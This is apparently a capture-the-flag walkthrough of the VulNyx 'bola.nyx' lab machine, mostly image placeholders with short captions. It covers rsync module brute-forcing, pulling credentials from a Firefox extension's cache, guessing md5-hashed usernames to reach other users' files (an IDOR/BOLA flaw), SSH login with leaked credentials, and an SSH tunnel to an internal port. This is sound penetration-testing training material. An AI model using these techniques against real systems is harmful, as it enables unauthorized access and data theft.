
./rsync-brute -t bola.nyx -p 873 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
Found a shared module, extensions

rsync-brute found a resourse called extensions


Inside the extensions resourse there is 2 files:

rsync -avz rsync://bola.nyx/extensions/<file_to_download>


Let's open the .pdf and see how to install the Firefox Extension.



Go to Firefox and in the address bar we put about:debugging#/runtime/this-firefox

Select the password_manager.zip.


Once is installed, open the extension:


Seems like there is some credentials in the cache:


Now that we have found what appears to be valid credentials, we can log in to bola.nyx.

hashtag
BOLA (Broken Object Level Authorization) or IDOR


When we access the VulNyx Portal Manager, we see that we have a document with a name in md5 and that the owner is Jackie0x17.



When we click on it, a PDF is downloaded which seems to talk about a WSDL Server, we will talk about this later because it has a reference for the future.


If we come across a .pdf or any file in md5, the first option we have to think about is: What if they have used the user's own name to assign the file name?

I will give some examples of what we might encounter:

You can find everything from base64, xxd or md5.

There are even those who can first put jackie0x17 and put it in base64 and then base64 to md5, these are usually the combinations when we find Hashing/Encoding in many web apps, which are often used to mask the reference objects.

hashtag
Check if the username matches the md5

Earlier in the openid-configuration we listed several users, there may be other pdfs referencing other users.


Let's try with d4t4s3c username.

hashtag

d4t4s3c username PDF


There is a PDF connected to d4t4s3c username in md5 and it seems to be a tutorial on how to connect to the VulNyx WSDL server.

Reviewing the document we found 2 very interesting things:


When we try to connect with ssh to the machine with d4t4s3c username, the password is valid.

hashtag
Port Forwading - Port 9000


Then, knowing that there is a new internal port 9000 running in the back, now that we have valid credentials, we can do a Port Forwading with ssh, so that when we connect, we create a tunnel that makes the internal port 9000 ours, and that way we can access it.

ssh -L 9000:127.0.0.1:9000 d4t4s3c@<your-ip>

